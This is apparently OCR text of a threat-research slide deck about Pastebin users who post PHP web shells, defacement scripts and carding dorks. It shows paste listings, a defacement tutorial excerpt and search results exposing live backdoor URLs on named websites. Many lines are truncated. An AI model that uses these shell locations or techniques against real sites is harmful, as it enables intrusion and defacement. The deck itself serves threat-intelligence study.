
Examples: ASCII




Examples: PHP (c99 shells)




Examples: PHP (c99 shells)




Examples: PHP (c99 shells)




Examples: Images! (Phishing)



Examples: Images! (Phishing)



Examples: Images! (Hidden Information?)




THREE PEOPLE WALK INTO A BIN

The Scriptkiddie, the “Whitehat”, and the Wildcard

Examples: Routine Bad Actors - Ribang

- PB user for 4 years. Most active since ‘17.
- Lots of shells and defacement scripts.
- Part of the IndoXploit team.



script deface Love M2404 fix	Mar 13th, 17
Open Jurnal System Shell	Feb 18th, 17
PEMANDANGAN INDONESIA	Feb 16th, 17
Script Deface Anonymous Cyber Team	Jan 29th, 17
Dork carding	Jan 25th, 17
Script baru 4 matrix kotak	Jan 24th, 17
script deface love galau fix	Jan 24th, 17
script deface root no thema	Jan 23rd, 17
script galau pemandangan fix	Jan 22nd, 17
matrix anon garoda scurity squad	Jan 22nd, 17
auto like. no token..:D	Apr 13th, 14
Auto Invite Fans Page..:D	Apr 8th, 14
Auto Tag Mention..:D	Mar 29th, 14
script deface matrix hijau fix	Mar 20th, 14
script deface matrix pelangi fix	Mar 2nd, 14
script deface merah putih fix	Feb 28th, 14
Iseng² Thema Facebook Photo gue :D	Feb 28th, 14
script MUSLIM CYBER ARMY fix	Feb 28th, 14
script Mr.notfound fix	Feb 28th, 14

Examples: Routine Bad Actors - Ribang


- PB user for 4 years. Most active since ‘17.
- Lots of shells and defacement scripts.
- Part of the IndoXploit team.

brudul shell	Jun 3rd, 17	Never	50
Belom jadi	Apr 30th, 17	Never	415
Be7ak shell	Apr 14th, 17	Never	355
shell 1n73ct10n	Apr 3rd, 17	Never	28
act-shell.php	Apr 3rd, 17	Never	236
shell andela	Apr 3rd, 17	Never	721
shell merica	Apr 3rd, 17	Never	49
Bypas extensi shell	Apr 3rd, 17	Never	67
Dork Bypas admin sakti	Apr 3rd, 17	Never	152

Baby's First Defacer


Examples: Routine Bad Actors - Ribang

- PB user for 4 years. M
- Lots of shells and def
- Part of the IndoXploi



Examples: Routine Good(?) Actors (PELITABANGSA)


- PB user for 1 year.
- “Whitehat” (?) researcher.
- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.



Examples: Routine Good(?) Actors (PELITABANGSA)

- PB user for 1 year.
- “Whitehat” (?) researcher.
- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.

Examples: Routine Good(?) Actors (PELITABANGSA)



Secure | https://mrivai89.wordpress.com/2017/08/05/penaggulangan-def

Next we discuss what is defa
a technique to hack or attac
web page, while the **Deface**
site by changing the index o
attacks the site.

Techniques in defacing webs

Techniques in defacing is do
SQL-Injection, CSFR (Cross
file inclusion), RCE (Remote

Here is how to overcome th

1. if access to your web
   hacker, report or con
   over.
2. If you can access the
3. If you are using an op
   app on the website a
4. If you are using a hon
   the web and uploadir
   your site is under rep
5. Perform analysis and
   all files that hacker /
   tools commonly usec
6. Hardening your web

Secure | https://mrivai89.wordpress.com/2016/05/20/tutorial-deface/

www.internetweasel.com/public_html/**options.php**
Restricted. **Area** ?: (66.249.73.205). s is: Apache Server at www.internetweasel.com Port 80. ce
e?: Linux gator4173.hostgator.com 3.12.35.1418868451 #1 ...

event-rocket/rsvp-options.
https://github.com/barryhughes/event-rocket/blob/master/.../rsvp-**options.php**
@var bool $**restricted**. * @var number $limited. * @var bool $show_attendees. * @var
EventRocket_RSVPAttendance $attendance. */. defined('ABSPATH') or ...

Area
www.tabernalavendimia.com/**options.php**
Restricted. **Area** ?: (66.249.75.194). s is: Apache Server at www.tabernalavendimia.com Port 80.
ce e?: Linux gator3042.hostgator.com 3.12.35.1418868451 #1 ...

Binary options php script coaching - Binary Options | www.net-system.pl
www.net-system.pl/binary-**options-php**-script-coaching/
Women's basketball coach elite **restricted** network binary option deductions canada paypal php
binary options platforms review trader income cheap options ...

Area
www.hiracle.net/img/**options.php**
Restricted. **Area** ?: (66.249.65.160). s is: Apache Server at www.hiracle.net Port 80. ce e?: Linux
gator4171.hostgator.com 3.12.41-77.ELK6.x86_64 #1 SMP Fri ...

TUTORIAL DEFACE

Posted on **May 20, 2016** by **Mrivai**

ok, this time I will share how to deface using a backdoor that has been installed by other hackers.


first input dork:

Examples: Routine Good(?) Actors (PELITABANGSA)

- PB user for 1 year.
- “Whitehat” (?) researcher.
- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.

Examples: Routine Good(?) Actors (PELITABANGSA)


- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.



PELITABANGSA's Pastebin PRO

REPUBLIK INDONESIA RAYA 2,885 77,846 1 YEAR AGO

NAME / TITLE	ADDED	EXPIRE
leaked-b.php	Mar 21st, 18	Never
leaked-admin.php	Mar 21st, 18	Never
leaked-bariss.php	Mar 21st, 18	Never
leaked-wp-style.php	Mar 21st, 18	Never
leaked-sql-new.php	Mar 21st, 18	Never
leaked-best%20config.php	Mar 21st, 18	Never
leaked-cnf.php	Mar 21st, 18	Never
leaked-maronox-greenhat.php	Mar 21st, 18	Never
leaked-k2ll33d-GreenHat.php	Mar 21st, 18	Never
leaked-xploit.php	Mar 21st, 18	Never
leaked-x.php	Mar 21st, 18	Never



RFI-Vulnerable


PELITABANGSA PRO MAY 17TH, 2017 154 NEVER

